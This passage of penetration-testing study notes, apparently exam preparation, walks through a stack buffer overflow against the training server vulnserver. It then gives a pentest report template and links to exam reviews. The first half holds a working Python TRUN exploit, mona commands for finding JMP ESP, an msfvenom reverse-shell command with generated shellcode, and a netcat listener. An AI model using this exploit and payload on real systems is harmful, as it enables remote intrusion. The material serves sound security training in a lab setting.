
The mona.py should be placed in the following folder
C:/program files(x86)/immunity Inc/Immunity Debugger/PyCommands

Now type !mona modules in the command bar


We will have about 9 pointers, out of which 2 of them have all protection as false, this will be our point of attack.

Now we will be targeting essfunc.dll. Things get confusing here, we need to set a breakpoint at JMP ESP. This is to write give our code. I will make it more clear as we go into the steps.

For now, we need to find the opcode for JMP ESP for which we can use the NASM shell



FFE4 it is. Converting to hex form, which can be understood by machine. We type !mona find -s “\xff\xe4” -m essfunc.dll (which we found that it has all false in the protection). We will have about 9 pointers, out of which the first one is the point of an attack (Sorry for the spoiler :))



Now we need to set a break-point. For this, you will find a blue-black arrow (6 buttons after the run button). Type the first pointer. Now the JMP ESP will get highlighted. To set a breakpoint, use a shortcut key F2. So you get it now? I set a breakpoint to insert my own code with my script.

Now the concept of little endian comes in. We need to reverse the pointer by 2 bits. For example, if the address is 625011af, we use “\xaf\x11\x50\x62” in the script. To know more about little endian check this out https://www.freecodecamp.org/news/what-is-endianness-big-endian-vs-little-endian/

Now everything is ready, let’s run the script.

```
  GNU nano 5.4                                                  righmodule.py
#! /usr/bin/python

import sys, socket

# Enter the no of bytes
#for example if the address as like : 625011af
#this is due to little endian architecture

shellcode = "A" * 2003 + "\xaf\x11\x50\x62"

try:

        s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        s.connect(('' , 9999)) # windows ip

        s.send(('TRUN /.:/' + shellcode))
        s.close()

except:

        print "Error connecting to the server "
        sys.exit()
```


We can see that the EIP gets overwritten by the first pointer of essfunc.dll.

```
Registers (FPU)
EAX 00E5F1E8 ASCII "TRUN /.:/AAAAAAAAAA
ECX 007A4FA4
EDX 00000000
EBX 00000120
ESP 00E5F9C8
EBP 41414141
ESI 00401848 vulnserv.00401848
EDI 00401848 vulnserv.00401848
EIP 625011AF essfunc.625011AF
C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 25F000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
```

Success! We can move to the final step which is Getting a shellcode. The shellcode should be in hex form. We use a tool called msfvenom for this.


msfvenom -p windows/shell_reverse_tcp LHOST= LPORT=4444 EXITFUNC=thread -f c -a x86 -b “\x00”


where
LHOST is the Attack machine (in my case it is Kali), use ifconfig to your machine’s IP
EXITFUNC=thread is for making the shell stable
-f is for the file type, here it is C
-a is for architecture, here it is x86
-b is for bad character, which only the null byte is needed here



```
unsigned char buf[] =
"\xda\xd2\xba\x0e\x62\x33\xae\xd9\x74\x24\xf4\x5d\x31\xc9\xb1"
"\x52\x31\x55\x17\x83\xc5\x04\x03\x5b\x71\xd1\x5b\x9f\x9d\x97"
"\xa4\x5f\x5e\xf8\x2d\xba\x6f\x38\x49\xcf\xc0\x88\x19\x9d\xec"
"\x63\x4f\x35\x66\x01\x58\x3a\xcf\xac\xbe\x75\xd0\x9d\x83\x14"
"\x52\xdc\xd7\xf6\x6b\x2f\x2a\xf7\xac\x52\xc7\xa5\x65\x18\x7a"
"\x59\x01\x54\x47\xd2\x59\x78\xcf\x07\x29\x7b\xfe\x96\x21\x22"
"\x20\x19\xe5\x5e\x69\x01\xea\x5b\x23\xba\xd8\x10\xb2\x6a\x11"
"\xd8\x19\x53\x9d\x2b\x63\x94\x1a\xd4\x16\xec\x58\x69\x21\x2b"
"\x22\xb5\xa4\xaf\x84\x3e\x1e\x0b\x34\x92\xf9\xd8\x3a\x5f\x8d"
"\x86\x5e\x5e\x42\xbd\x5b\xeb\x65\x11\xea\xaf\x41\xb5\xb6\x74"
"\xeb\xec\x12\xda\x14\xee\xfc\x83\xb0\x65\x10\xd7\xc8\x24\x7d"
"\x14\xe1\xd6\x7d\x32\x72\xa5\x4f\x9d\x28\x21\xfc\x56\xf7\xb6"
"\x03\x4d\x4f\x28\xfa\x6e\xb0\x61\x39\x3a\xe0\x19\xe8\x43\x6b"
"\xd9\x15\x96\x3c\x89\xb9\x49\xfd\x79\x7a\x3a\x95\x93\x75\x65"
"\x85\x9c\x5f\x0e\x2c\x67\x08\xf1\x19\x7a\x17\x99\x5b\x84\xb6"
"\x06\xd5\x62\xd2\xa6\xb3\x3d\x4b\x5e\x9e\xb5\xea\x9f\x34\xb0"
"\x2d\x2b\xbb\x45\xe3\xdc\xb6\x55\x94\x2c\x8d\x07\x33\x32\x3b"
"\x2f\xdf\xa1\xa0\xaf\x96\xd9\x7e\xf8\xff\x2c\x77\x6c\x12\x16"
"\x21\x92\xef\xce\x0a\x16\x34\x33\x94\x97\xb9\x0f\xb2\x87\x07"
"\x8f\xfe\xf3\xd7\xc6\xa8\xad\x91\xb0\x1a\x07\x48\x6e\xf5\xcf"
"\x0d\x5c\xc6\x89\x11\x89\xb0\x75\xa3\x64\x85\x8a\x0c\xe1\x01"
"\xf3\x70\x91\xee\x2e\x31\xb1\x0c\xfa\x4c\x5a\x89\x6f\xed\x07"
"\x2a\x5a\x32\x3e\xa9\x6e\xcb\xc5\xb1\x1b\xce\x82\x75\xf0\xa2"
"\x9b\x13\xf6\x11\x9b\x31";
```

just copy the hex part and use it in the python script. The concept of NOPS comes into place now. We use NOPS to avoid interference. Sometimes our code might not work. Depending on the payload size you can reduce the no of bytes used. The debugger is not required for this step.





Remember we set LPORT as 4444, so we have to set up a listener.

AND WE HAVE THE ACCESS !!!
It is a reverse shell and using netcat we were able to listen to port 4444.

https://corruptedprotocol.medium.com/buffer-overflow-vulnserver-4951a4318966

https://infosecwriteups.com/stack-based-buffer-overflow-practical-for-windows-vulnserver-8d2be7321af5

https://www.youtube.com/watch?v=-KEN0I-G3qk&ab_channel=ComputerSaysNo

https://the-dark-lord.medium.com/exploit-research-the-jmp-esp-2264f5930aea

https://www.youtube.com/watch?v=jrG1Gqatj7U&ab_channel=CryptoCat

https://www.youtube.com/watch?v=5-ZQubBWz3c&ab_channel=CryptoCat

https://www.youtube.com/watch?v=jU7yB-elFV8&ab_channel=CryptoCat

https://0xrick.github.io/binary-exploitation/bof2/

Report Template
How to Create a Penetration Testing Report

Here are the main sections you should include in a penetration testing report:

1. **Executive summary**—pentesting reports start with a summary of your findings, intended for company executives. This should be written in non-technical language for people who are not security professionals but want to understand the significance of the vulnerabilities discovered and what the organization needs to do to solve them.
2. **Details of discovered vulnerabilities**—provide an outline of the vulnerabilities you found, how you discovered them, and how an attacker can manipulate them. Keep it short, preferably in simple language that security professionals, developers, and non-technical roles can understand.
3. **Business impact—**now that it is clear which vulnerabilities exist, you should analyze their impact on the organization. Use the Common Vulnerability Scoring System (CVSS) to score the vulnerabilities by severity. But go beyond CVSS scores to explain what critical systems each vulnerability affects. Provide a technical walkthrough of the impact to the specific organization if the vulnerability is exploited.

For example, when pentesting a financial application, explain for each vulnerability what it would allow attackers to do. What specific files could they view, and which operations would they be allowed to perform? Would they be able to perform financial transactions? This is critical for decision-makers to understand in order to manage remediation efforts.

4. **Exploitation difficulty**—in this section, provide more details on the process you went through to discover and exploit each vulnerability. Provide a clear score for ease of exploitation such as Easy / Medium / Hard. The organization can use this, in combination with the severity of the vulnerabilities, to prioritize fixes.
5. **Remediation recommendations**—this is the most important part of a pentesting report, explaining to the organization how to remediate the vulnerabilities you discovered. The main reason an organization invests in pentesting is to understand how to remediate its critical vulnerabilities. Provide specific instructions on how to remediate all affected systems.

To make your recommendations more effective, perform research to identify the most efficient fix in each case. For example, one system can be easily patched to fix a vulnerability, while another system may not support patching and may need to be isolated from the network.

6. **Strategic recommendations**—beyond fixing the specific vulnerabilities, provide advice that can help the organization improve its security practices. For example, if the organization failed to detect your penetration test, recommend they adopt a better monitoring strategy. If you see that the organization grants excessive privileges to user accounts, recommend a better access control strategy.

Best Practices for Writing a Penetration Testing Report

The following best practices will help you create a winning pentesting report:

1. **Note the good with the bad**—don't only focus your reports on security shortcomings at the organization. If you found areas that were well secured, or you attempted an attack and were blocked by security tools, note this, so the organization knows which parts of its defenses are working well. Effective security controls that withstand your attacks do not reduce the value of your penetration test. The client will be happy to discover that their security investments have a good return.
2. **Write the report as you go**—it is far better to write the report while conducting the penetration test rather than wait until the end and then start writing. Write your rough report as you are testing, taking screenshots, and recording events as they happen. At the end of your test, you will have a good record of your experiences, and you can organize them into your final report. This will also avoid "writer's block" at the end of your pentesting engagement.
3. **Document your methods**—every penetration tester has different methods and approaches. Share your methods with readers of the report. How did you perform reconnaissance? Why did you try a specific attack and not others? Did you use a specific framework such as NIST or SANS? This information should be woven into your report and can help strengthen the credibility and value of your findings.
4. **Clearly define the scope**—it is critical to define the scope of your penetration test, both to keep your client happy and to avoid ethical and legal issues. Remember that if you do something outside the agreed scope of the penetration test, even if you have the best intentions, you could face legal liability. Draft a clear Statement of Work (SOW) that explains what you are and are not expected to test. Repeat the agreed scope in your report, so it is clear to everyone what you were hired to do.

https://brightsec.com/blog/penetration-testing-report/

https://pentestreports.com/templates/

https://github.com/hmaverickadams/TCM-Security-Sample-Pentest-Report

https://pulsar-it.de/Pentest_Report.pdf

Exam Reviews

https://www.linkedin.com/pulse/my-journey-ecpptv2-ejpt-oswp-emapt-ewpt-ewptxv2?originalSubdomain=pt

https://bohansec.com/2021/05/10/My-eCPPT-Review/

https://infosecwriteups.com/ecpptv2-exam-review-f7c4efb6f9aa

https://medium.com/@shaunwhorton/ecppt-elearnsecurity-certified-professional-penetration-tester-review-fc03f91b2f52

https://www.hdysec.com/reviewing-the-ecppt-exam/

https://www.jeroenvansaane.com/posts/certs/ecppt/

https://www.youtube.com/watch?v=zcBU5LQT6KM&ab_channel=GrahamHelton

https://www.youtube.com/watch?v=7lSudqs-WNQ&ab_channel=PerumalJegan

https://www.alluresec.com/2020/12/24/ecpptv2-review/